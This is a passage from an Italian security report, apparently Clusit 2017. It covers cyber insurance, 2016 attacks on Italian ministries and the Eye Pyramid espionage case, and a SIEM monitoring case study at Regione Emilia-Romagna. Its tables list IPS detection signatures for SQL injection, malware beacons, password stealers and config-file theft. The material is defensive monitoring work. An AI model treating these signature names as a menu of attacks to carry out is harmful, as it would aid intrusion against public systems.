- qualificare l'esposizione e il valore dell'esposizione ovvero le conseguenze operative e finanziarie di un sinistro
- qualificare e quantificare investimenti in mitigazione
- verificare le coperture assicurative interne e dei propri fornitori

Ora si hanno gli strumenti e le conoscenze per affrontare un discorso assicurativo e TRASFERIRE IL RISCHIO RESIDUO.

Cyber Risk Insurance: trasferire il rischio residuo alle Assicurazioni

- Individuare un partner assicurativo preparato e analizzare la posizione assicurativa aziendale
- Verificare le **polizze tradizionali presenti in azienda** con cui mettere in relazione la copertura cyber
- Scegliere e strutturare una assicurazione Cyber che affronti in maniera specifica i rischi da trasferire e relativi costi (interruzione di esercizio, responsabilità generale e professionale, violazione o uso improprio degli assets, difesa della reputazione, contromisure di reazione ed analisi, etc.)

Per il dettaglio si rimanda al Focus On Report Clusit 2016.

Cosa è emerso dal "dialogo" tra CIO e Assicuratore – Risposte sulla Cyber Risk Insurance

Abbiamo chiesto a tre CIO di rilevanti realtà aziendali del Nord-Est, di porre in libertà le domande che potessero far comprendere a un non addetto ai lavori opportunità e limiti dello strumento assicurativo. Ecco un sintesi delle risposte ad alcune delle domande più ricorrenti (18) emerse da questo confronto:

- C'è la la necessità di **esaminare le polizze esistenti** e verificare la loro aderenza alle problematiche ICT emerse in fase di analisi;
- Ad oggi non è richiesto uno standard condiviso per la misurazione dell'esposizione. **Eventuali best practice, certificazioni** volte a mitigare il rischio possono **favorire il**

processo di trasferimento del rischio all'assicurazione con accesso a migliori condizioni di copertura;

- **GDPR e Assicurazione**: sarà molto importante sapere se si detengono Dati Sensibili secondo la definizione ampliata prevista dal nuovo Regolamento, in quale paese e quali misure si prendono per difendersi dal data breach. Se si affidano i Dati Sensibili propri o quelli di Terzi a noi affidati a un terzo soggetto, vanno analizzati i contratti in essere con questo fornitore e le eventuali manleve presenti, per poter trasferire in maniera corretta i costi derivanti dagli obblighi presenti nel GDPR. Se si **scrive o personalizza codice,** si dovrà valutare molto bene l'ambito della propria responsabilità (professionale, generale, di prodotto);
- **Simulare l'impatto di un evento Cyber sul bilancio aziendale,** in termini di aumento costi e perdita di profitto lordo. È forse il campo più critico e sottovalutato, ma ben noto agli assicuratori sotto il nome di Businness Interruption.

In conclusione, emerge con chiarezza che il percorso di Cyber Risk Management, deve passare attraverso una stretta collaborazione dei risk owner aziendali col CIO e il CFO, la costruzione di una filiera virtuosa che comprenda clienti e fornitori, l'aiuto di **professionisti IT preparati nella gestione ed implementazione** della Cyber Security ed **intermediari esperti in materia cyber** in grado di supportare l'Azienda nella scelta del giusto equilibrio tra costo e garanzie assicurative.

La sicurezza informatica nella Pubblica Amministrazione: che hanno è stato il 2016 e cosa ci si aspetta per il 2017

[A cura di Garibaldi Conte]

L'anno 2016 è stato caratterizzato da una serie di episodi di cyber-spionaggio verso alcuni Ministeri italiani. Il primo di questi, rivelato nei primi mesi del 2017 da un articolo del Guardian, è relativo ad un attacco subito dal Ministero degli Esteri italiano nella primavera del 2016.
L'attacco, poi confermato dal Ministero, è durato circa quattro mesi ed ha interessato la sede centrale e alcune sedi estere. L'attacco è riuscito a violare alcune comunicazioni via mail, ma non le informazioni sensibili che erano cifrate.
Gli esperti sostengono che gli attacchi al Ministero degli Esteri, così come quelli alle istituzioni di Belgio, Francia e Germania, siano di matrice russa e ritengono che siano stati perpetrati tutti dallo stesso gruppo di hacker (denominato Apt28). Questi sono quelli che hanno probabilmente hackerato anche il server del partito democratico durante le elezioni presidenziali americani e reso noti i nomi degli atleti occidentali che hanno gareggiato alle Olimpiadi di Rio con sostanze dopanti grazie a esenzioni terapeutiche.
Ad ogni buon conto, a seguito di questo episodio, l'architettura di sicurezza del ministero è stata modificata e rafforzata.

Anche i Ministeri della Difesa e dell'Aereonautica hanno subito attacchi simili nel 2016, anche se bisogna dire che già nel 2014 il Ministero della Difesa era oggetto di interesse degli hacker.
Anche qui l'ipotesi è che la matrice degli attacchi sia russa poiché le tecniche e le modalità utilizzate per perpetrare gli attacchi sono sofisticate e simili per tutti gli attacchi.
L'interesse sull'Italia da parte degli hacker nasce probabilmente dal ruolo che riveste all'interno della Nato e non è quindi un caso che attacchi simili sono stati portati avanti parallelamente in più paesi (Francia, Belgio, Lussemburgo, etc.).
In più, l'Aeronautica italiana partecipa al progetto americano di sviluppo degli F35 e l'Italia, in particolare, ospita l'unica catena di montaggio di questo tipo di aerei al di fuori degli Stati Uniti.
Anche in questi casi le informazioni "classificate" non sono state violate e gli attacchi sono stati ben contrastati. Le architetture di sicurezza messe in campo sono state quindi verificate e in alcuni casi rafforzate.

L'episodio che però ha avuto la maggiore risonanza sui media nazionali è stato l'arresto nel gennaio del 2017 dei fratelli Giulio e Francesca Maria Occhionero.
Con l'arresto dei due fratelli, la Polizia Postale ha smantellato un'organizzazione che dal

2011 spiava politici, istituzioni, pubbliche amministrazioni, studi professionali e imprenditori di livello nazionale attraverso l'utilizzo di un malware chiamato Eye Pyramid.
I due avevano schedato i computer di 18.327 target, ottenendo in 1.793 casi anche le password (infezioni andate a segno) e dunque i relativi dati personali e riservati che venivano "rubati" e poi archiviati su dei server localizzati negli Stati Uniti.
I due fratelli sono accusati di aver tentato di accedere a circa 18 mila account di posta elettronica, tra cui quelli di ex presidenti del Consiglio come Matteo Renzi e Mario Monti.
La cosa sorprendente è che i due fratelli utilizzavano il malware Eye Pyramid che è conosciuto, semplice e abbastanza "antiquato" come malware. È stata infatti la non eccessiva sofisticatezza dell'attacco che ha permesso di identificare ed arrestare i due fratelli.
La facilità con cui i due fratelli Occhionero hanno violato gli account e i pc dei loro target fa emergere una fragilità, dal punto di vista della sicurezza, dei sistemi informativi della Pubblica Amministrazione italiana e una non elevata "consapevolezza" della sicurezza informatica da parte dei suoi utilizzatori.
L'arresto dei fratelli Occhionero ha avuto una grande risonanza sui media nazionali e questo ha spinto il Governo ad accelerare sulla modifica della normativa esistente e ad approvare, nel mese di febbraio 2017, il Programma nazionale per la cyber security attraverso l'emissione di un nuovo decreto che sostituisce il DPCM 24 del gennaio 2013 (c.d. Decreto Monti), che aveva fino ad allora regolato l'architettura nazionale per la sicurezza cibernetica.

Altro fenomeno significativo registrato nel 2016 è stata la crescita esponenziale dei malware ed, in particolare, dei ransomware che hanno affinato sia le tecniche di attacco che la scelta dei potenziali target.

In ambito Pubblica Amministrazione, la Sanità è stata quella che nel 2016 ha registrato l'incremento più forte di questa tipologia di attacchi. Questo non stupisce perché la Sanità, con i dati sensibili che gestisce, rappresenta probabilmente un bersaglio molto appetibile per i cyber-criminals.
Per poter contrastare gli attacchi di ransomware è necessario sviluppare programmi di awareness mirati per gli utilizzatori dei sistemi informativi della PA e, nel contempo, implementare le necessarie misure di sicurezza (es. backup frequenti dei dati) per contenere gli impatti degli attacchi.
Se non si attueranno delle misure urgenti in tal senso, esiste il rischio concreto che tale fenomeno perduri anche per il 2017.
In questa situazione, l'Agenzia Digitale Italiana ha provato a correre ai ripari e ha pubblicato nel settembre 2016 un documento che contiene le "Misure minime di sicurezza ICT per la Pubblica Amministrazione" che sono parte integrante di un documento più ampio di Linee Guida per la Sicurezza.
Queste misure costituiscono un'anticipazione urgente della regolamentazione completa in corso di emanazione e hanno la finalità di fornire alle Pubbliche Amministrazioni dei criteri di riferimento per stabilire se il livello di protezione offerto da un'infrastruttura IT risponda

alle esigenze operative, individuando nel contempo anche gli interventi idonei per il suo adeguamento.
L'applicazione di tali misure potrebbe essere però non semplice sia perché non si ha ancora una chiara percezione dei rischi che si corrono, sia perché molto spesso mancano i fondi per effettuare i necessari investimenti in ambito sicurezza.

L'anno 2016 ha visto anche l'approvazione di diverse normative importanti che hanno una importante ricaduta sulla Pubblica Amministrazione. Queste sono il Regolamento Europeo sul Trattamento dei Dati Personali (GDPR) e la meno conosciuta Direttiva Europea denominata Network and Information Security (NIS) che apre la strada ad un vero coordinamento a livello europeo in ambito sicurezza. Entrambe le normative cominceranno a far sentire i loro effetti dal 2017, anche se l'efficacia inizierà principalmente dal 2018.
Viste le premesse, anche il 2017 non si preannuncia roseo per la sicurezza in ambito Pubblica Amministrazione.
Molto probabilmente, vista la situazione internazionale, continueranno gli attacchi verso i sistemi delle Istituzioni italiane ed europee sia ai fini di spionaggio che per altre finalità quali il Denial of Services.
E proprio dagli attacchi DDoS che arrivano le maggiori preoccupazioni (nel 2016 il 19% degli attacchi DDoS avvenuti in Italia ha interessate infrastrutture della Pubblica Amministrazione[1]).
I DDoS di nuova generazione (es. quello basato sul malware Mirai condotto contro DynDNS) hanno mostrato una potenza di fuoco notevole (sono arrivati al picco di 1Tbps) e potrebbero bloccare per ore quasi tutta una nazione se venissero utilizzati su infrastrutture critiche nazionali provocando impatti economici, sociali e politici importanti.

Per tale ragione, se da un lato è importante tenere sempre alta la guardia, dall'altra bisogna dare un forte impulso alle iniziative già in corso nella Pubblica Amministrazione in ambito sicurezza informatica e, nel contempo, avviare velocemente quelle già previste dall'Agenda Digitale al fine di far partire in maniera decisa quella fase di trasformazione ed evoluzione della Pubblica Amministrazione che tutti stiamo aspettando.

[1] Rapporto CLusit 2017 : "Analisi fastweb della situazione italiana in materia di Cyber-crime e incidenti informatici"

Monitoraggio e analisi degli eventi di sicurezza nella PA: il case study di Regione Emilia Romagna

[A cura di Roberto Obialero e Fabio Bucciarelli]

Introduzione

Già da alcuni anni, soprattutto in seguito all'introduzione di nuove modalità di lavoro in mobilità, al trasferimento su cloud delle informazioni aziendali, all'evoluzione delle minacce e delle tipologie di attacco ai dati, il focus della sicurezza all'interno delle organizzazioni pubbliche e private si sta spostando dalla difesa del perimetro della rete aziendale ad un approccio più focalizzato sulla protezione delle informazioni a 360 gradi. Si assiste così ad un sempre maggiore coinvolgimento nella gestione della sicurezza informatica da parte di funzioni organizzative tradizionalmente lontane dai temi della della gestione ICT e cybersecurity, e ad un proliferare di dispositivi di sicurezza, sia come numerosità che come eterogeneità, spesso completamente distinti l'uno dall'altro e non in grado di comunicare tra loro. Questo aumento della complessità dei sistemi di sicurezza e di tutti i sistemi informativi delle organizzazioni, fa sì che i team dedicati al monitoraggio della sicurezza siano alle prese con un flusso di eventi continuamente crescente e spesso ingestibile.

Gli amministratori di sicurezza, di sistema e di rete, sotto la cui responsabilità ricade tradizionalmente l'analisi dei log, considerano tale attività a bassa priorità e poco produttiva rispetto al dispendio di tempo ed energia richiesti. Questo è in parte motivato dal fatto che su milioni di log prodotti giornalmente, solo poche decine hanno un interesse reale e senza strumenti automatici è impossibile distinguerli dal rumore di fondo.

Mostreremo come all'interno di una Pubblica Amministrazione Locale, la Regione Emilia-Romagna, in un contesto di risorse economiche e umane calanti e di complessità crescente dell'infrastruttura elaborativa, i temi del monitoraggio della sicurezza e della gestione degli incidenti di sicurezza informatica siano stati affrontati con esito decisamente positivo.

Esigenze normative e di protezione

Se nell'ambito delle aziende private è in corso un aumento della consapevolezza dell'importanza delle informazioni trattate, e quindi della loro protezione, per il raggiungimento degli obiettivi di business, all'interno della Pubblica Amministrazione spesso è l'esigenza normativa la leva principale attraverso la quale le misure di sicurezza, sia organizzative che tecnologiche, vengono implementate.

Qualunque sia il motivo, è certo che da parte delle organizzazioni pubbliche e private si assiste ad una crescente esigenza di "compliance", ovvero di predisporre processi e modalità di gestione delle informazioni che abbiano adeguati requisiti di riservatezza, tracciabilità e protezioni, richieste sia dalle leggi vigenti che da standard internazionali, da "best practice" e policy interne all'organizzazione.

Il contesto RER

Il contesto del case-study è quello del Servizio ICT Regionale della Regione Emilia-Romagna, la struttura che si occupa della progettazione, gestione e sviluppo dei sistemi informativi interni all'Ente; tra le sue competenze vi è anche la gestione della sicurezza informatica. Per valutare meglio la realtà può essere utile fornire alcuni numeri; il servizio ICT gestisce circa 5000 utenti interni (con altrettante postazioni di lavoro), circa 700 server, 600 apparati di rete, 800 applicazioni, alle cui sezioni soggette ad autenticazione accedono mediamente circa 40000 utenti.
Già dal 2009, allo scopo di ottemperare alle disposizioni del provvedimento del Garante relativo agli amministratori di sistema, il Servizio ICT si è dotato di un sistema di log management. Nel 2012, si è pensato di utilizzare il lavoro di raccolta e normalizzazione log già effettuato non solo per la compliance a tale provvedimento, ma per realizzare un sistema di monitoraggio della sicurezza; al sistema di log management è stato quindi affiancato un sistema che permettesse la correlazione degli eventi raccolti, in modo da formare una soluzione completa di System Information and Event Management (SIEM).
Il SIEM raccoglie eventi provenienti dalle seguenti tipologie di sistemi:

- apparati di sicurezza (Firewall, IDS/IPS, sistemi antivirus di varie tipologie);
- eventi di sicurezza provenienti dai sistemi server Windows e Linux;
- log di audit provenienti da DMBS;
- bilanciatori web e reverse proxy web;
- sistemi dedicati alla navigazione web degli utenti;
- sistemi di autenticazione;
- audit e tracking dei sistemi di posta elettronica.

Le attività svolte del Servizio ICT in ambito sicurezza informatica non si limitano al monitoraggio, ma comprendono anche la definizione delle policy e procedure di sicurezza dell'Ente, le verifiche e i controlli di sicurezza, nonché la progettazione e alla gestione dia sistemi di enforcement della sicurezza. Per questo motivo nel corso del 2016 il Servizio ICT ha deciso di certificare il suo sistema di gestione della sicurezza informatica ai sensi della norma ISO 27001.
Fra le policy e procedure definite nel corso degli anni, vanno ricordate quelle che regolamentano la gestione degli incidenti di sicurezza, che hanno permesso la definizione di ruoli e responsabilità e di organizzare un vero e proprio processo di gestione.

Il processo di monitoraggio continuo ed analisi degli eventi

Data la mole decisamente importante di eventi raccolti ed elaborati dal SOC regionale attraverso la piattaforma SIEM regionale (ne vengono mediamente trattati su base settimanale oltre 840 milioni) si pone il problema di rendere evidenti quelli realmente importanti ai fini della gestione della sicurezza. La soluzione è stata trovata classificando gli asset in base al loro livello di criticità e filtrando gli eventi in base alla loro priorità come di seguito descritto:

Criticità degli asset. Tale caratteristica dipende dall'importanza dei dispositivi dal punto di vista dell'erogazione del business e della gestione infrastrutturale ovvero dal livello di sensibilità dei dati oggetti di trattatamento. Sono stati pertanto compresi quelli appartenenti alle categorie *Security Devices, Infrastruttura* ed i server dispiegati nell'ambiente di *Produzione*, mentre dal punto di vista della privacy sono stati inclusi tutti gli asset che trattano dati personali di tipo *giudiziario, sanitario e sensibile*.

Priorità degli eventi. È possibile filtrare gli eventi sulla base del livello di priorità assegnata in modo nativo dal sistema SIEM in base alla classificazione dei seguenti parametri:

- **Confidence**, ad indicazione che l'asset considerato sia già noto alla piattaforma SIEM;
- **Relevance**, correlata agli esiti delle scansioni, se previste, cui sono sottoposti i target in oggetto e quindi all'ampiezza della superficie d'attacco offerta;
- **Severity**, assegnata sulla base della gravità attribuita all'evento dai meccanismi di valutazione del connettore che ha il compito di raccoglierli ed aggregarli.

Attraverso l'adozione di queste politiche di filtraggio è stato possibile ricondurre gli eventi da analizzare su base settimanale a circa 27.000 applicando un f*attore di riduzione pari a circa 1/30.000*.


Condizioni di valutazione

Nella tabella seguente sono riportate le condizioni di attenzione e di esclusione cui fare riferimento durante le attività di analisi.

Condizioni di attenzione
Numerosità eventi (>=5 se non di grave entità)
Eventi riscontrati al di fuori del normale oraio lavorativo
Indirizzi IP fuori dominio RER
Diversi eventi singoli riconducibili ad uno stesso netblock esterno
Riferimento ad attacchi noti
Segnalazioni non ancora presenti nello storico eventi
Eventi High Number of Denied Connections >= 5, anche se provenienti da diversi IP appartenenti allo stesso netblock
Eventi di tipo "an account failed to log on" >=5
Indirizzi IP privati fuori standard RER
Protocolli di comunicazione non standard
Condizioni di esclusione
Riconducibilità a jobs che si ripetono periodicamente
Coinvolgimento di provider esterni noti che erogano servizi Internet caching e cloud

Formalizzazione del processo

Nel diagramma seguente sono riportate le fasi del processo di monitoraggio ed analisi eventi che viene ripetuto su base settimanale; tale scelta discende dall'opportunità di caratterizzarne ciclicamente il contesto e correlarlo alle attività lavorative, in modo da monitorarne continuamente l'evoluzione.



© Clusit - Rapporto 2017 sulla Sicurezza ICT in Italia

Analisi aggregata dei risultati

Nella tabella seguente sono riportati alcuni valori statistici riferiti all'attività svolta nel corso del 2016:

Valore	Eventi settimanali	Eventi filtrati	Eventi sicurezza analizzati	Eventi correlati segnalati	Categorie di eventi segnalati
Minimo	661.500.000	16.599	4.049	35	6
Medio	842.304.000	27.368	8.423	63	15
Massimo	947.100.000	70.985	14.733	92	22

Analisi (Top 20) per tipologia di attacco

Name	GRTotal	Device Product
An account failed to log on.	142.661	Microsoft Windows
3593: HTTP: SQL Injection (UNION)	71.241	IPS
22361: TCP: Win32/Agent.QEE CnC Beacon	30.883	IPS
Passed after repetitive blocks	16.813	Firewall
13012: SIP: SipVicious Brute Force SIP Tool	13.970	IPS
21980: TCP: Rebhip Checkin 6	9.029	IPS
0092: Loki: Default Client Communications (Little Endian)	6.317	IPS
2556: HTTP: HTTP CONNECT TCP Tunnel to SMTP port	4.902	IPS
14266: HTTP: Downadup/Conficker A or B Worm reporting	4.691	IPS
8546: Exploit: Shellcode Payload	4.273	IPS
14078: HTTP: Generic Password Stealer User Agent Detected (RookIE)	3.957	IPS
0051: IP: Source IP Address Spoofed (Impossible Packet)	3.864	IPS
C001: HTTP: WordPress wp-config.php File Download	3.466	IPS
24837: HTTP: Obfuscated HTML Usage in Exploit Kits (Angler)	3.290	IPS;
13814: TLS: OpenSSL Suspicious Heartbeat Packet	2.618	IPS
22264: TCP: Win32/Dodiw.A Checkin	1.885	IPS
RER High Number of Denied Connections	1.521	Firewall
16798: HTTP: GNU Bash HTTP Header Remote Code Execution Vulnerability	1.446	IPS
12348: HTTP: PHP-CGI Query String Parameter Command Injection Vulnerab	1.330	IPS
22280: HTTP: Joomla Object Injection Vulnerability	1.150	IPS

Analisi (Top 20) per target e tipologia di attacco

Target Hostname	Country	GRTotal	Device Product	Name
Target1.emr.it	IT	38.216	IPS	3593: HTTP: SQL Injection (UNION)
Target2.emr.it	IT	14.200	IPS	13012: SIP: SipVicious Brute Force SIP Tool
Target3.regione.emilia-romagna.it	IT	13.670	IPS	3630: HTTP: SQL Injection (Boolean Identity)
Target4.regione.emilia-romagna.it	IT	10.880	IPS	3630: HTTP: SQL Injection (Boolean Identity)
Target5.regione.emilia-romagna.it	IT	9.667	IPS	21980: TCP: Rebhip Checkin 6
Target6.regione.emilia-romagna.it	IT	6.225	IPS	3593: HTTP: SQL Injection (UNION)
Target7.ente.regione.emr.it	IT	4.829	IPS	0093: Loki: Default Server Communications (Big Endian)
Target8.regione.emilia-romagna.it	IT	4.034	Firewall	Passed after repetitive blocks – 10.10.X.Y
Target9.regione.emilia-romagna.it	IT	3.994	IPS	3630: HTTP: SQL Injection (Boolean Identity)
Target10.ente.regione.emr.it	IT	2.955	IPS;	24837: HTTP: Obfuscated HTML Usage in Exploit Kits (Angler)
Target11.emr.it	IT	2.768	IPS	C001: HTTP: WordPress wp-config.php File Download
Target12.regione.emilia-romagna.it	IT	1.982	Firewall	Passed after repetitive blocks – 77.X.Y.Z
Target13.regione.emr.it	IT	1.642	IPS	13817: TLS: OpenSSL Heartbleed Vulnerability
Target14.regione.emilia-romagna.it	IT	1.017	IPS	3630: HTTP: SQL Injection (Boolean Identity)
Target15.emr.it	IT	960	IPS	3593: HTTP: SQL Injection (UNION)
Target16.RER_Int	IT	888	IPS	22264: TCP: Win32/Dodiw.A Checkin
Target17.emr.it	IT	785	IPS	3630: HTTP: SQL Injection (Boolean Identity)
Target18emr.it	IT	741	IPS	16798: HTTP: GNU Bash HTTP Header Remote Code Execution Vulnerability
Target 19.regione.emilia-romagna.it	IT	609	IPS	20875: DNS: Kaspersky Sinkhole DNS Reply
Target20.regione.emilia-romagna.it	IT	606	IPS	2556: HTTP: HTTP CONNECT TCP Tunnel to SMTP port

Analisi (Top 20) per attaccanti interni e tipologia di attacco

Attacker Hostname	Country	Name	Target Hostname	Target Port	GRTotal	Device Product
Attacker1.ente.regione.emr.it	IT	An account failed to log on.	Target1.ente.regione.emr.it		34.788	Microsoft Windows
Attacker2.ente.regione.emr.it	IT	An account failed to log on.	Target1.ente.regione.emr.it		34.362	Microsoft Windows
Attacker3.ente.regione.emr.it	IT	22361: TCP: Win32/Agent.QEE CnC Beacon	Target3.ente.regione.emr.it	21	30.883	IPS
Attacker4.ente.regione.emr.it	IT	An account failed to log on.	Target1.ente.regione.emr.it		20.006	Microsoft Windows
Attacker5.ente.regione.emr.it	IT	An account failed to log on.	Target4.ente.regione.emr.it		16.402	Microsoft Windows
RER Ext	IT	21980: TCP: Rebhip Checkin 6	Target5.ente.regione.emr.it	9474	9.667	IPS
RER Int	IT	An account failed to log on.	Target1.ente.regione.emr.it		6.184	Microsoft Windows
Attacker6.ente.regione.emr.it	IT	8546: Exploit: Shellcode Payload	Target6.ente.regione.emr.it	44046	4.723	IPS
RER Int	IT	14266: HTTP: Downadup/Conficker A or B Worm reporting	Target6.dnx.com	80	4.691	IPS
RER Int	IT	0093: Loki: Default Server Communications (Big Endian)	Target7.ente.regione.emr.it		3.879	IPS
RER Int	IT	0051: IP: Source IP Address Spoofed (Impossible Packet)	RER Int	7680	3.864	IPS
Attacker7.ente.regione.emr.it	IT	14078: HTTP: Generic Password Stealer User Agent Dete	Target8.ente.regione.emr.it	3128	3.187	IPS
Attacker8.ente.regione.emr.it	IT	An account failed to log on.	Target1.ente.regione.emr.it		2.231	Microsoft Windows
Attacker9.ente.regione.emr.it	IT	0092: Loki: Default Client Communications (Little Endian)	Target9.ente.regione.emr.it		1.449	IPS
Attacker10.ente.regione.emr.it	IT	22264: TCP: Win32/Dodiw.A Checkin	RER Int	9100	1.427	IPS
Attacker11.ente.regione.emr.it	IT	An account failed to log on.	Target2.ente.regione.emr.it		1.409	Microsoft Windows
Attacker12.ente.regione.emr.it	IT	An account failed to log on.	Target1.ente.regione.emr.it		1.381	Microsoft Windows
RER Int	IT	An account failed to log on.	Target2.ente.regione.emr.it		1.324	Microsoft Windows
Attacker13.ente.regione.emr.it	IT	An account failed to log on.	Target4.ente.regione.emr.it		1.307	Microsoft Windows
RER Int	IT	An account failed to log on.	Target1.ente.regione.emr.it		1.281	Microsoft Windows


Analisi (Top 20) per attaccanti esterni e tipologia di attacco

Attacker Hostname	Country	Name	Target Hostname	Target Port	GRTotal	Device Product
US_Attacker1.com	US	13012: SIP: SipVicious Brute Force SIP Tool	Target1.emr.it	5060	6.649	IPS
TW_Attacker1.net	TW	2556: HTTP: HTTP CONNECT TCP Tunnel to SMTP port	Target2.regione.emilia-romagna.it	80	3.414	IPS
RU_Attacker1	RU	C001: HTTP: WordPress wp-config.php File Download	Target3.regione.emilia-romagna.it	80	3.371	IPS
BY_Attacker1.by	BY	3593: HTTP: SQL Injection (UNION)	Target4.emr.it	80	3.112	IPS
CZ_Attacker1.com	CZ	3593: HTTP: SQL Injection (UNION)	Target4.emr.it	80	2.980	IPS
US_Attacker2.net	US	3798: HTTP: SQL Injection (Boolean Identity)	Target4.emr.it	80	2.861	IPS
US_Attacker3.com	US	3798: HTTP: SQL Injection (Boolean Identity)	Target4.emr.it	80	2.627	IPS
RU_Attacker2.ru	RU	3593: HTTP: SQL Injection (UNION)	Target4.emr.it	80	2.577	IPS
NL_Attacker1.nl	NL	3798: HTTP: SQL Injection (Boolean Identity)	Target4.emr.it	80	2.278	IPS
TW_Attacker2.net	TW	3630: HTTP: SQL Injection (Boolean Identity)	Target4.emr.it	80	2.230	IPS
GB_Attacker1.com	GB	5673: HTTP: SQL Injection (Boolean Identity)	Target4.emr.it	80	2.034	IPS
BR_Attacker1.br	US	3630: HTTP: SQL Injection (Boolean Identity)	Target6.regione.emilia-romagna.it	80	1.534	IPS
US_Attacker4.net	US	3808: HTTP: SQL Injection Variable Declaration Evasion	Target4.emr.it	80	1.461	IPS
NL_Attacker2.nl	NL	3630: HTTP: SQL Injection (Boolean Identity)	Target4.emr.it	80	1.450	IPS
RO_Attacker1.com	RO	3593: HTTP: SQL Injection (UNION)	Target4.emr.it	80	1.442	IPS
FR_Attacker1.fr	FR	5719: HTTP: SQL Injection (CAST)	Target2.regione.emilia-romagna.it	80	1.425	IPS
CN_Attacker1.cn	CN	3798: HTTP: SQL Injection (Boolean Identity)	Target4.emr.it	80	1.384	IPS
US_Attacker5.net	US	3630: HTTP: SQL Injection (Boolean Identity)	Target4.emr.it	80	1.299	IPS
RU_Attacker3.ru	RU	3630: HTTP: SQL Injection (Boolean Identity)	Target5.regione.emilia-romagna.it	80	1.294	IPS
US_Attacker6.au	US	3630: HTTP: SQL Injection (Boolean Identity)	Target2.regione.emilia-romagna.it	80	1.248	IPS

Geolocalizzazione dei Top 20 attaccanti esterni

Gestione degli incidenti, verifica efficacia e interventi correttivi

Nella figura seguente è rappresentato il workflow relativo alle attività a supporto del processo di gestione degli incidenti di sicurezza.



Integrazione con strumenti di threat intelligence


Allo scopo di migliorare la capacità di individuazione di attività sospette e di reagire velocemente ed efficacemente, è attualmente in corso l'integrazione del sistema di monitoraggio della sicurezza con fonti aperte di threat intelligence.

A tale scopo è stato quindi implementato sistema costituito da diverse componenti. Un primo componente (Collective Intelligence Framework) raccoglie da fonti aperte, i cosiddetti feeds, tre tipologie di informazioni:

- url: URL di distribuzione di virus, exploit kit e altre forme di malware
- email: Email di phishing, spam e ransomware
- ipv4: Host di distribuzione di malware, C&C, network scanner, etc ...

